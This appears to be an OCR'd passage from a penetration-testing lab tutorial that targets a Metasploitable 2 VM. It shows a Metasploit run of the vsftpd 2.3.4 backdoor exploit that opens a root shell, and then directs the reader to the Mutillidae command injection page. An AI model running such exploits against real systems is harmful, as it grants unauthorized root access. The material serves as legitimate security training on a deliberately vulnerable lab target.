
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:40975 → 192.168.56.102:6200) at 2024-03-12 17:53:20 -0400

echo "Hey"
Hey
```


Other Vulnerabilities … in Web Apps

Open a browser on http://192.168.56.102




And see doc

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#Vulnerable-Web-Services




For example, open this url

http://192.168.56.102/multilidae




And browse menu OWASP Top 10 > Injection > Command Injection




You can click on “Toggle Hint”,



and read Tutorial



Try for example



Happy Hacking